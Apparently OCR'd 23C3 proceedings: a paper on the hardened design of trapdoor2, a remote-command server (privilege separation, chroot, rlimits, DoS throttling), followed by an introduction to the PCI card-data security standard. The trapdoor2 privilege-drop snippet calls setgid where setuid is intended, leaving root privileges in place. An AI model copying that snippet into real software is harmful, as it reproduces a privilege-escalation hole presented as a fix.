Handling a request in trapdoor2 starts by creating a new subprocess while the "parent" process keeps on accepting new connections and creating new subprocesses. The subprocess then sets up the additional SSL/TLS security layer. When this is finished, the actual request is being received and parsed by the subprocess which then tries to authenticate the parsed magic cookie against the list of configured magic cookies.

In case a valid magic cookie was found, the associated command is executed and the exit status ("success" or "failure") is returned to the client that previously authenticated itself. If no valid magic cookie was found, a failure is indicated to the client. Then, the SSL/TLS connection is properly being terminated, the network connection gets closed, and the subprocess exits.

The program flow described above is straight forward, more or less obvious to developers with experience in the Unix networking field, and easy to implement. To quote H.L. Mencken, "For every complex problem, there is a solution that is simple, neat, and wrong."[2] Well, while trapdoor2 is definitely simple and neat, it is not nec-

[2] http://en.wikiquote.org/wiki/H._L._Mencken

essarily wrong, but its simple, straight forward, and probably naive design contains a number of obvious and not-so-obvious flaws that could be used to attack trapdoor2 and use it to break into the system where it is running. These flaws need to be addressed.

2.1 General Coding Style

During the development of trapdoor2, the source code has already been regularly checked for potentially insecure library functions, and after the major development effort was finished, the source was carefully audited.

The only calls of `strcpy` and `strcat` in the complete source can be found in the MD5 implementation which has been taken from the Apache library, and while it's not absolutely obvious from the code, it can be shown that the destination buffer of `strcpy` and the following operations on this buffer will not overflow.

Also, potentially insecure functions such as `sprintf` have been avoided, and `snprintf` has been used instead. All `*printf` variations have been checked for potential format string attacks.

In my opinion, which standard library functions should or should not be used is (or at least should be) more or less common knowledge, and so I won't go into this topic further, as it has been handled before in many publications, such as [Whe03].

3 Attack Vectors

An attack vector is a path or means by which an attacker can (potentially) gain access to a computer or a network. In the design described above, a number of attack vectors exist, which I would like to explain (including countermeasures).

3.1 Implementation Errors in trapdoor2

The first and most obvious attack vector is an attack on the HTTP implementation of trapdoor2 itself. Even while the HTTP stack was security-audited, there still exists the probability that some kind of security hole couldn't be found yet and can be exploited by an attacker. Such a security hole could e.g. be a buffer overflow that leads to arbitrary code execution.

As trapdoor2 runs with "root" privileges, this is a big threat. So, the first countermeasure is to drop the privileges of the subprocess. But this leads to the problem that the executed command wouldn't run with root privileges anymore, and thus wouldn't be able to e.g. modify the packet filter rules as it should. So, the solution is to create a first subprocess, which keeps root privileges, and then creates another subprocess which drops its privileges. These two subprocess communicate via a simple bidirectional communication channel (two unnamed pipes, to be precise) using a strictly defined and enforced communication protocol:

```
1 void handle_http_request(int fd, struct in_addr in)
2 {
3   int childpid, rc;
4   int c2p_fds[2];
5   int p2c_fds[2];
6   int pipe_fds[2];
7
8   client_ip = inet_ntoa(in);
```

```
9
10    rc = pipe(c2p_fds);
11    if (rc != 0) {
12      limit_syslog(LOG_ERR, "pipe failed: %s", strerror(errno));
13      return;
14    }
15
16    rc = pipe(p2c_fds);
17    if (rc != 0) {
18      limit_syslog(LOG_ERR, "pipe failed: %s", strerror(errno));
19      return;
20    }
21
22    childpid = fork();
23
24    if (childpid == 0) {
25      close(c2p_fds[0]);       /* child to parent: write only */
26      close(p2c_fds[1]);       /* parent to child: read only */
27      pipe_fds[0] = p2c_fds[0];
28      pipe_fds[1] = c2p_fds[1];
29      do_handle_http_request(fd, pipe_fds);
30      exit(EXIT_SUCCESS);
31    } else if (childpid == -1) {
32      limit_syslog(LOG_ERR, "fork failed: %s", strerror(errno));
33      return;
34    }
35
36    close(fd);
37    close(c2p_fds[1]);
38    close(p2c_fds[0]);
39    pipe_fds[0] = c2p_fds[0];
40    pipe_fds[1] = p2c_fds[1];
41
42    handle_client_request(pipe_fds);
43  }
```

The unprivileged subprocess handles the requests, parses the magic cookie, and hands it over to the privileged subprocess. Anything that looks suspicious to the privileged subprocess, like a very long magic cookie (longer than 100 characters) or a discrepance between the announced length and the actual length of the magic cookie received from the unprivileged subprocess leads to immediate termination, and the request won't be fulfilled: the privileged subprocess cannot trust the unprivileged subprocess (it could be under control of an attacker), everything received from the unprivileged subprocess is a potential attack and must be handled with extreme caution.

```
1   static void handle_client_request(int pipe_fds[])
2   {
3     int size, rc, ret = 1;
4     char buf[100], *cmd, *resp;
5
6     rc = (int)read(pipe_fds[0], &size, sizeof(size));
7     if (rc < (int)sizeof(size) || size>=100) return;
8     rc = (int)read(pipe_fds[0], buf, (size_t)size);
9     if (rc < size) return;
10    buf[size] = 0;
```

```
11
12    /* try to find command for the cookie */
13    if ( (cmd = get_command(buf)) ) {
14      /* Don't log this thru the limiter ! */
15      syslog(LOG_INFO | LOG_AUTHPRIV, "Running '%s' for %s.", cmd, client_ip);
16      run_command(cmd, client_ip);
17      ret = 0;
18    }
19
20    (void) write(pipe_fds[1], &ret, sizeof(ret));
21
22    if ( ret == 0 ) {
23      if ( (resp = get_response(buf)) ) {
24        ret = strlen(resp);
25        (void) write(pipe_fds[1], &ret, sizeof(ret));
26        (void) write(pipe_fds[1], resp, strlen(resp));
27      } else
28        (void) write(pipe_fds[1], &ret, sizeof(ret));
29      }
30  }
```

But these measures aren't enough to protect the system from an attacker: as long as the unprivileged subprocess still has complete access to the system's filesystem and an attacker can execute arbitrary code, the attacker can attack other system components. On Unix-like systems, so-called "SUID" binaries exist, which aren't run with the current user's privileges but with privileges of the user that owns that binary[Smi97]. Normally, such binaries are related to authentication and system administration, and the past has shown that such binaries are sometimes exploitable to gain root privileges on a system simply due to a programming error.

The countermeasure to this problem: restrict access to any other files. Fortunately, Unix-like systems provide a mechanism for that, called "chroot" (change root). Using it, the file system root that is visible to the subprocess is relocated to another directory which contains no files or any other ways to interact with the system, and the unprivileged subprocess has no ways of directly attacking any potentially vulnerable local program.

Besides that, there are other measures like stack execution protection and stack overflow protection. While these are outside the scope of trapdoor2, such measures are already implemented in operating systems like Linux and OpenBSD or as the *ProPolice* or *StackGuard*[WC03] extensions to the widespread *GCC* compiler suite, and provide an additional layer of security.

Dropping privileges Trapdoor2 does a number of things to protect the system from the unprivileged process. As a first step, it limits the CPU time that the subprocess is allowed to run. This effectively hinders the attacker to consume a significant amount of system resources and use the subprocess as e.g. network protocol proxy, client node for distributed computing project or zombie in a bot net.

```
1  struct rlimit rlim;
2
3  rlim.rlim_cur=rlim.rlim_max=2;
4  if (setrlimit(RLIMIT_CPU, &rlim)) {
5    limit_syslog(LOG_ERR, "setrlimit(RLIMIT_CPU) failed: %s\n", strerror(errno));
6    exit(EXIT_FAILURE);
```

```
}
```

Other limitations that are enforced are related to the maximum size of memory that can be allocated by the process.

```
rlim.rlim_cur=rlim.rlim_max=1024*512;
if (setrlimit(RLIMIT_DATA, &rlim)) {
  limit_syslog(LOG_ERR, "setrlimit(RLIMIT_DATA) failed: %s\n", strerror(errno));
  exit(EXIT_FAILURE);
}

rlim.rlim_cur=rlim.rlim_max=1024*64;
if (setrlimit(RLIMIT_STACK, &rlim)) {
  limit_syslog(LOG_ERR, "setrlimit(RLIMIT_STACK) failed: %s\n", strerror(errno));
  exit(EXIT_FAILURE);
}

rlim.rlim_cur=rlim.rlim_max=1024*512;
if (setrlimit(RLIMIT_RSS, &rlim)) {
  limit_syslog(LOG_ERR, "setrlimit(RLIMIT_RSS) failed: %s\n", strerror(errno));
  exit(EXIT_FAILURE);
}
```

When this is done, the subprocess first enters the chroot environment, and then drops group and user privileges to an unprivileged user and group. As a last step, a timer is started which kills the process when the request couldn't be completed within 10 seconds of clock time.

```
/* create chroot_dir if it's not there, e.g. for /var/run subdirs
 * which are automatically removed at system reboot. */
(void) mkdir(chroot_dir, 0755);

if (chdir(chroot_dir)) {
  limit_syslog(LOG_ERR, "chdir(chroot_dir) failed: %s\n", strerror(errno));
  exit(EXIT_FAILURE);
}

if (chroot(chroot_dir)) {
  limit_syslog(LOG_ERR, "chroot(chroot_dir) failed: %s\n", strerror(errno));
  exit(EXIT_FAILURE);
}

if (setgid(chroot_gid)) {
  limit_syslog(LOG_ERR, "setgid(chroot_gid) failed: %s\n", strerror(errno));
  exit(EXIT_FAILURE);
}

if (setgid(chroot_uid)) {
  limit_syslog(LOG_ERR, "setuid(chroot_uid) failed: %s\n", strerror(errno));
  exit(EXIT_FAILURE);
}

if (alarm(10)) {
  limit_syslog(LOG_ERR, "alarm(10) failed: %s\n", strerror(errno));
  exit(EXIT_FAILURE);
}
```

This whole concept of having a totally unprivileged subprocess with a very tight and well-defined interface to the privileged process is known as “privilege separation” and has been first implemented in OpenSSH[PFH03].

3.2 Implementation Errors in SSL/TLS

Recent history in network computer security has shown that, while providing cryptographic security, existing SSL and TLS implementations were vulnerable to a number of different attacks on the SSL/TLS protocol level. A quick search on `http://secunia.com/` leads to a list of 8 security vulnerabilities of OpenSSL[3] in the last few years, and a number of vulnerabilities for commercial SSL/TLS implementations. This clearly shows that SSL/TLS is an attack vector[Mur03].

With the measures we’ve described above, this actually shouldn’t be much of a problem, but its needs to ensured that no interaction between the attacker and SSL/TLS can happen before the second subprocess dropped all its privileges. For this, the SSL/TLS initialization routine has been divided into the two phases: the first phase is being executed when the second subprocess is still running with root privileges, which reads in cryptographic keys and certificate files. Then, the subprocess drops all its privileges, and when this is completed, the second phase initialization of SSL/TLS (i.e. the SSL/TLS handshake, where the first interaction between a potential attacker and the SSL/TLS implementation can happen) is done. This makes sure that there is no chance to exploit any SSL/TLS security hole in the subprocess when it still has its root privileges.

```
1  static void do_handle_http_request(int fd, int pipe_fds[])
2  {
3    /* ... */
4    init_ssl();
5    drop_privileges();
6    init_ssl2(fd);
7    /* ... */
8  }
9
10 /* ... */
11 void init_ssl(void)
12 {
13 #if HAVE_LIBSSL
14   SSL_load_error_strings();
15   SSLeay_add_ssl_algorithms();
16   meth = SSLv23_server_method();
17   ctx = SSL_CTX_new(meth);
18   if (ctx == NULL) {
19     limit_syslog(LOG_ERR, "SSL: failed to create new context");
20     exit(EXIT_FAILURE);
21   }
22
23   if (SSL_CTX_use_PrivateKey_file(ctx, ssl_keyfile, SSL_FILETYPE_PEM) <= 0) {
24     limit_syslog(LOG_ERR, "SSL: failed to use key file %s", ssl_keyfile);
25     exit(EXIT_FAILURE);
26   }
27
```

[3] A popular SSL/TLS implementation on Unix-like systems

```
28    if (SSL_CTX_use_certificate_file(ctx, ssl_certfile, SSL_FILETYPE_PEM) <= 0) {
29      limit_syslog(LOG_ERR, "SSL: failed to use certificate file %s", ssl_certfile);
30      exit(EXIT_FAILURE);
31    }
32
33    ssl_handle = SSL_new(ctx);
34    if (ssl_handle == NULL) {
35      limit_syslog(LOG_ERR, "SSL: failed to get new handle");
36      exit(EXIT_FAILURE);
37    }
38
39  #endif
40
41  #if HAVE_LIBGNUTLS
42    gnutls_global_init();
43
44    gnutls_certificate_allocate_credentials(&x509_cred);
45
46    gnutls_certificate_set_x509_key_file(x509_cred, ssl_certfile,
47                                         ssl_keyfile, GNUTLS_X509_FMT_PEM);
48
49    generate_dh_params();
50
51    gnutls_certificate_set_dh_params( x509_cred, dh_params);
52
53    session = initialize_tls_session();
54  #endif
55  }
56
57  void init_ssl2(int fd)
58  {
59    int rc;
60  #if HAVE_LIBSSL
61    SSL_set_fd(ssl_handle, fd);
62    rc = SSL_accept(ssl_handle);
63    if (rc == -1) {
64      limit_syslog(LOG_ERR, "SSL: failed to accept connection");
65      exit(EXIT_FAILURE);
66    }
67  #endif
68  #if HAVE_LIBGNUTLS
69    gnutls_transport_set_ptr( session, (gnutls_transport_ptr)fd);
70    rc = gnutls_handshake(session);
71
72    if (rc < 0) {
73      exit(EXIT_FAILURE);
74    }
75  #endif
76  }
```

As you can see in the above code examples, trapdoor2 supports both OpenSSL and GNU TLS. This gives the system administrator the choice between two different SSL/TLS implementations. This is an admission to the fact that monocultures are generally bad in computer networks when it comes to security.

3.3 Denial of Service Attacks

Another attack vector on trapdoor2 are Denial of Service (DoS) attacks. Although this kind of attack won't let an attacker execute arbitrary code on the system, it can still render the service useless, so that legitimate users can't use trapdoor2 anymore in the intended way (at least for the time of the attack). Trapdoor2 contains countermeasures against this kind of attacks on two potentially vulnerable points.

3.3.1 Denial of Service Attacks on System Logging

The possibility exists that an attacker might be able to take over the unprivileged subprocess. In this case, there would be still one way to "inject" data into the system, and that is the system logging (syslog) facility provided by the operating system. So, an intruder might still fill up the hard disk with data, and temporarily interrupt normal system operation. In order to slow down such an attack, the maximum number of system logging messages is limited.

```
1  #define MSG_PER_SECS 0.1
2  #define MAX_BURST_LEVEL 30
3  #define PENALTY_LIMIT 10
4
5  static float msg_counter = MAX_BURST_LEVEL;
6  static time_t last_message = 0;
7  static int penalty_mode = 0;
8
9  void limit_syslog (int pri, const char *fmt, ...)
10 {
11   va_list ap;
12   time_t now = time(0);
13
14   if ( last_message ) {
15     msg_counter += (now-last_message) * MSG_PER_SECS;
16     if ( msg_counter > MAX_BURST_LEVEL ) msg_counter = MAX_BURST_LEVEL;
17   }
18   last_message = now;
19
20   if ( msg_counter <= 0 ) {
21     if ( ! penalty_mode ) {
22       syslog(LOG_WARNING | LOG_AUTHPRIV, "Too many syslog messages (DOS Attack ?)");
23       syslog(LOG_WARNING | LOG_AUTHPRIV, "... going to be silent for %d seconds.",
24                   (int)(PENALTY_LIMIT/MSG_PER_SECS));
25     }
26     penalty_mode = 1;
27   }
28
29   if ( msg_counter >= PENALTY_LIMIT ) penalty_mode = 0;
30   if ( penalty_mode ) return;
31
32   va_start(ap, fmt);
33   vsyslog(pri | LOG_AUTHPRIV, fmt, ap);
34   va_end(ap);
35
36   msg_counter--;
37 }
```

Currently, this limitation is only in effect when the logging function that enforces the limitation is called. This means that direct calls to the syslog function are not limited, which – although it requires the injection of custom malicious code into trapdoor2 – is a potential way of circumventing this protection.

3.3.2 Denial of Service Attacks on Subprocess Creation

The easiest way of starting a denial of service attack against the machine where trapdoor2 is running on is to open a lot of connections simultaneously. When trapdoor2 accepts each of these connections, two child processes will be started for each open connection, quickly increasing the system load on the machine. Thus, trapdoor2 implements a connection limiting mechanism to limit the number of incoming connections per source IP, making it virtually impossible to increase the system load while still being functional for users from other source IPs.

This mechanism works as follows: trapdoor2 computes a hash from the source IP, also taking into account a random value that changes every 8 seconds (the time window) to make the resulting hash virtually unpredictable for the attacker. This means that the hash for the same IP address changes every 8 seconds.

The result of *hash mod SLOTNUMBERS* is then used to determine the connection counter slot number. In the determined slot, the counter is incremented, and if it peaks at the maximum number of connections per slot and time window, the connection is closed immediately, otherwise the connection is handled as usual. As soon as the next time window begins, the counter for each connection counter slot is reset to 0.

With a current slot number of 397 and a maximum of 12 connections per 8 seconds, this means that at most 4764 requests per 8 seconds will be handled, but only if the attacker manages to run a distributed denial of service attack where the hashed source IPs lead to slot numbers completely ranging from 0 to 396.

```
1  char *addr_data = (void *) &client.sin_addr;
2  time_t current = time(NULL) & ~7;
3  unsigned int slot;
4
5  if ( current != last ) {
6    if ( randomfd < 0 || read(randomfd, &modval,
7      sizeof(modval)) != (ssize_t)sizeof(modval) ) modval = random();
8    last = current;
9  }
10
11 slot = dohash(addr_data, (unsigned int) sizeof(struct in_addr),
12                 (unsigned int) modval) % MAX_CONN_PRIME_SLOT_NUMBER;
13
14 conn_counter[slot].counter =
15     conn_counter[slot].last == current ? conn_counter[slot].counter + 1 : 0;
16 conn_counter[slot].last = current;
17
18 if (conn_counter[slot].counter >= MAX_CONN_PER_SLOT_AND_8SECS) {
19   close(connfd);
20   continue;
21 }
22
23 limit_syslog(LOG_INFO, "Connection from %s:%u [mod=%08X, slot=%u, count=%u]",
24                 inet_ntoa(client.sin_addr), ntohs(client.sin_port),
25                 modval, slot, conn_counter[slot].counter);
```




Figure 1: Distribution of 2000 connections from random IPs

The hashcode itself is defined as the following function $h(n)$ on a character array A with n elements. r represents the random value that changes every 8 seconds:

$$h(0) = r \tag{1}$$

$$h(n) = (2^{h'(n-1)} h(n-1) \bmod 2^{32}) \oplus (\frac{h(n-1)}{2^{32-h'(n-1)}} \bmod 2^{32}) \oplus A_n \tag{2}$$

$$h'(n) = h(n) \bmod 7 + 9 \tag{3}$$

In fact, any more or less secure hash algorithms like MD5 or SHA1 could have been chosen, but the hash algorithm above is a lot more compact and easier than those "standard" algorithms and still delivers a good distribution for changing values of r.

3.3.3 Analyzing Statistical Distribution

To show how the crucial part (i.e. the hashing algorithm) of the connection limiting code works, I generated two graphs. The first one shows the distribution of 2000 connections from randomly-generated IPs (Figure 1). While the result is not perfect, it looks well-distributed, and in my opinion, "good enough".

The second one shows the distribution of connections from a /20 subnet (Figure 2). While not as "good" as the first one, it still shows an acceptable behaviour for a case where an attacker has gained control over a whole subnet to use it for DoS attacks.

And it also exposes an interesting paradoxon: even while the algorithm does not provide equal distribution, this makes it possible that actually *less parallel connections* are accepted from the incriminated subnet. If you make the assumption that there are no legitimate users in a compromised subnet, this observed property of the algorithm reduces the effectiveness of a DoS attack from a subnet.




Figure 2: Distribution of connections from a /20 subnet

4 Conclusions

In this paper, I gave some insight on the implementation of trapdoor2, a secure network server for executing remote commands using a secure authentication mechanism. I showed a number of attack vectors against trapdoor2, including solutions to address potential attacks via these vectors.

A few wise words: audit your applications regularly. Let several people audit them. Don't solely rely on programmatic mechanisms within your program, care about "defense in depth". And don't forget: nobody's perfect. Shit does happen. Murphy is omnipresent.

References

[Mur03] MURPHY, Keven: Traveling Through the OpenSSL Door. (2003). http://www.giac.org/practical/GCIH/Keven_Murphy_GCIH.pdf

[PFH03] PROVOS, Niels ; FRIEDL, Markus ; HONEYMAN, Peter: Preventing Privilege Escalation. In: *12th USENIX Security Symposium* (2003). http://www.citi.umich.edu/u/provos/papers/privsep.pdf

[Smi97] SMITH, Nathan P.: Stack Smashing vulnerabilities in the UNIX Operating System. (1997). http://www.weycrest.co.uk/information/infosec/info/security/buffer-alt.pdf

[WC03] WAGLE, Perry ; COWAN, Crispin: StackGuard: Simple Stack Smash Protection for GCC. (2003). http://gcc.fyxm.net/summit/2003/Stackguard.pdf

[Whe03] WHEELER, David A.: Secure Programming for Linux and Unix HOWTO. (1999-2003). http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/index.html

Security in the cardholder data processing?!

Experiences and lessons learned with the Payment Card Industry Data Security Standard

http://events.ccc.de/congress/2006/Fahrplan/events/1457.en.html

MasterCard and Visa have jointly released the PCI Data Security Standard which defines security requirements for the processing of card data in face-to-face and card-absent transactions. This presentation will deal with the most critical security gaps.

SRC is an auditor approved by MasterCard and Visa to carry out PCI Security Scans and PCI Security Audits. Currently, SRC serves about 3000 merchants and 40 payment service providers around Germany, Austria, Switzerland, France, Russia, Slovakia and Israel.

The speaker will first briefly introduce the PCI security requirements. Then, he will disclose the company's experiences and lessons learned when conducting PCI Security Scans and PCI Security Audits.

Manuel Atug is working as IT Security Consultant for a Security Company founded by the German banking industry in Bonn.

He is mainly auditing payment service provider, issuer and acquirer worldwide according to MasterCard and Visa PCI Data Security Standard, but also performing Security Scans and Penetration Tests (KWG24c Networks, Intranets, Applications, Web Applications, Websites, Banking Platforms, B2B Platforms, etc.), BS7799 / ISO17799 / ISO27001 and BSI Grundschutzhandbuch (IT-Grundschutz Manual from the German Federal Office for Information Security), consultancy for banks in an internal phishing forum, etc.

PCI Security Standards Council Website	http://www.pcisecuritystandards.org/
Visa EU AIS Program Website	http://www.visaeurope.com/aboutvisa/security/ais/main.jsp
MasterCard SDP Program Website	http://www.mastercard.com/us/sdp/
Visa USA CISP Webseite	http://www.visa.com/cisp/

23c3 Security in the cardholder data processing?!

Manuel Atug and Thilo W. Pannen
SRC Security Research & Consulting GmbH, Bonn, Germany, sdpais@src-gmbh.de

Experiences and lessons learned with the Payment Card Industry Data Security Standard (PCI DSS)

MasterCard and Visa have jointly released the PCI Data Security Standard defining security requirements for the processing of card data. The aim of the programmes is the protection of sensitive cardholder data to foster the trust of customers, merchants and their service providers in the payment systems and to limit probability of cardholder data compromises.

SRC is an auditor approved by MasterCard and Visa to carry out PCI Security Scans and PCI Security Audits. Currently, SRC serves about 3000 merchants and 40 payment service providers around Germany, Austria, France, Russia, Ukraine, Slovakia, Greece, Israel and others.

The structure of this paper is as follows: first, this paper will introduce the PCI security requirements. Then, the company's experiences of several hundred security scans and dozens of security audits will be highlighted. Finally, an outlook of the developments will be given.

1 Introduction

In view of the rising fraud in card payments, the payment schemes MasterCard International and Visa International have initiated the programmes **MasterCard Site Data Protection (SDP)** and **Visa Account Information Security (AIS)** in order to improve the security of card data processing and storage in card processing payment systems.

The programmes are targeting members, merchants and service providers that store, process or transmit cardholder data. They have to comply without exception to the Payment Card Industry Data Security Standard (PCI DSS) which defines the technical and organisational requirements of the payment schemes. This standard is also endorsed by the card associations American Express, Diners Club, JCB and Discover.

Entities that are not able to demonstrate compliance with the PCI DSS (which can be regarded as the state-of-the-art) at the time of a compromise will face indemnity for losses.

The average losses incurred per card misused fraudulently range between 2.000 EUR and 3.000 EUR. Also, a fee between 5 EUR and 15 EUR may be charged for each card that has to be reissued. There could also be additional fees by the payment systems for investigation, litigation and incident handling for the compromise.

Another significant and probably greater risk of a compromise is the loss of reputation and confidence of consumers.

As we have seen from various compromises, businesses also go bust. The probably “best” known example is Card Systems Solutions, a company that died after a compromise.

The PCI DSS consists of the following documents:

- PCI Data Security Standard,
- PCI DSS Self-Assessment Questionnaire,
- PCI DSS Security Scanning Procedures,
- PCI DSS Security Audit Procedures,

according to MasterCard and Visa. The latest version 1.1 was introduced in September 2006 and is available at https://www.pcisecuritystandards.org/.

Depending on the number of transactions per year, a merchant or service provider will have to validate his compliance by means of a Self-Assessment, Security Scan(s) and/or a Security Audit performed by approved auditors (Qualified Security Assessors resp. Approved Scanning Vendors).

MasterCard and Visa coercively enforced the implementation of the program SDP resp. AIS according to the PCI Standards until **June 30th 2005**.

2 The PCI Data Security Standard

The PCI Data Security Standard comprises a set of tools to ensure the safe handling of sensitive cardholder information. First, the sensitive data in payments is described, then the PCI Data Security Standard and its components are presented in the following.

2.1 Definition of sensitive cardholder data

The standard ISO/IEC 7813 "*Information technology - Identification cards - Financial transaction cards*" issued by the ISO (International Organization for Standardization, see http://www.iso.org), defines the structure and data content of financial transaction cards, among which there are the sensitive data items which have to be protected according to the PCI DSS.

The next figure shows the example of the Track 2 magnetic stripe contents according to the ISO standard. Character codes are based on a 5 bit modified ASCII format, the length of track 2 can be up to 40 numeric digits.




Figure 1: Track 2 data according to ISO 7813

STX: Start Sentinel (";")
PAN: Primary Account Number
SEP: Separator ("=")
EXP: Expiration Date
SVC: Service Code
PVV: PIN Verification Value
DD: Discretionary Data including Card Verification Value (CVV)
ETX: End Sentinel ("?")

2.1.1 Format of Track 2

Primary Account Number (PAN)

The Primary Account Number (PAN) comprises a six-digit Issuer Identification Number (IIN), a variable length (maximum 12 digits) individual account number and a check digit which is computed by means of the the Luhn formula (Mod-10). The PAN comprises at the utmost 19 digits.

Cardholder Name

The cardholder's name can be 2 to 26 characters including surname, surname separator, first name or initial space when required, middle name or initial period (when followed by title), title (when used).

Service Code

The service code is a numeric field with three sub-fields represented by individual digits. It is used to indicate the issuer's acceptance criteria for magnetic stripe transactions and whether a related integrated circuit supporting the equivalent application as identified by the magnetic stripe or embossing is present on the card.

Expiration Date

The expiration date comes in the YYMM format, where YY represents the last two digits of the year and MM is the numeric representation of the month.

PVV
The PIN Verification Value (PVV) is a data item that the cardholder possesses for verification of identity. It does NOT contain the PIN in clear text, but is computed using cryptography and verified by the card issuer during authorisation of a transaction. According to the ISO standard, the PVV is regarded as a part of the discretionary data.

2.1.2 CVC2/CVV2

The three digit Card Validation Code 2 (CVC2, MasterCard) or Card Verification Value 2 (CVV2, Visa) is printed on the card's signature panel and shall be used for card-not-present transactions like Mail-Order/Phone-Order (MOTO) or e-commerce transactions. Presentation of the CVC2 and CVV2 should help the merchant to verify that the customer has the actual card at hands during a card-not-present transaction. This data is not stored anywhere else on the card.

For American Express cards, the code is a four-digit unembossed number printed above the card number on the face of all payment cards. The code is uniquely associated with each individual piece of plastic and ties the card account number to the plastic.

2.2 PCI DSS requirements and components

The PCI DSS requires any entity to protect cardholder data by a set of organisational and technical measures.

The standard applies to all systems and applications that store, process or transmit cardholder data like servers, firewalls, routers, wireless access points, network appliances and other security appliances.

While it is not allowed to store CVC2/CVV2, PVV or full magnetic stripe data after authorisation of a transaction under any circumstances, a merchant or service provider may store the PAN, the cardholder name, the service code and the expiration date.

Whenever such data is stored, it has to be rendered unreadable by one of the following measures:

- one way hashing of cardholder data (e.g. SHA, MD5, RIPEMD),
- substitution of cardholder data by pseudo-number computed by index tokens and PADs,
- truncation or masking of the cardholder data like 1234 56xx xxxx 7890
- encryption of cardholder data with strong and public methods (3DES, RSA1024, AES-256).

(A masked PAN which contains only the first six and last four digits in clear text at the utmost is **not** regarded as sensitive data.)

The PCI DSS contains twelve requirements grouped under six headlines, which are:

1. Build and Maintain a Secure Network
   - Requirement 1: Install and maintain a firewall configuration to protect data
   - Requirement 2: Do not use vendor-supplied defaults for system passwords and other security parameters
2. Protect Cardholder Data
   - Requirement 3: Protect stored data
   - Requirement 4: Encrypt transmission of cardholder data and sensitive information across public networks
3. Maintain a Vulnerability Management Programme
   - Requirement 5: Use and regularly update anti-virus software
   - Requirement 6: Develop and maintain secure systems and applications
4. Implement Strong Access Control Measures
   - Requirement 7: Restrict access to data by business need-to-know
   - Requirement 8: Assign a unique ID to each person with computer access

- Requirement 9: Restrict physical access to cardholder data

5. Regularly Monitor and Test Networks
   - Requirement 10: Track and monitor all access to network resources and cardholder data
   - Requirement 11: Regularly test security systems and processes
6. Maintain an Information Security Policy
   - Requirement 12: Maintain a policy that addresses information security

This standard details technical requirements for the secure storage, processing and transmission of cardholder data.

2.2.1 PCI Self-Assessment Questionnaire

The PCI Self-Assessment Questionnaire comprises 74 yes/no questions and has to be filled in by merchants or service providers depending on their classification.

The purpose of the PCI Self-Assessment Questionnaire is to validate the compliance of the entity with the PCI DSS.

2.2.2 PCI Security Scan

To demonstrate compliance with the PCI DSS, merchants and service providers are required to have quarterly PCI Security Scans conducted as defined by each payment scheme's security programme. PCI Security Scans are scans conducted over the Internet and have to be performed by an Approved Scanning Vendor in compliance with the requirements of „PCI DSS Security Scanning Procedures 1.1".

The purpose of the PCI Security Scan (off-site vulnerability scan) is to uncover well-known security flaws in the architecture and the configuration of the system analysed which can be exploited to access components of the firewall system, server systems or the internal network.

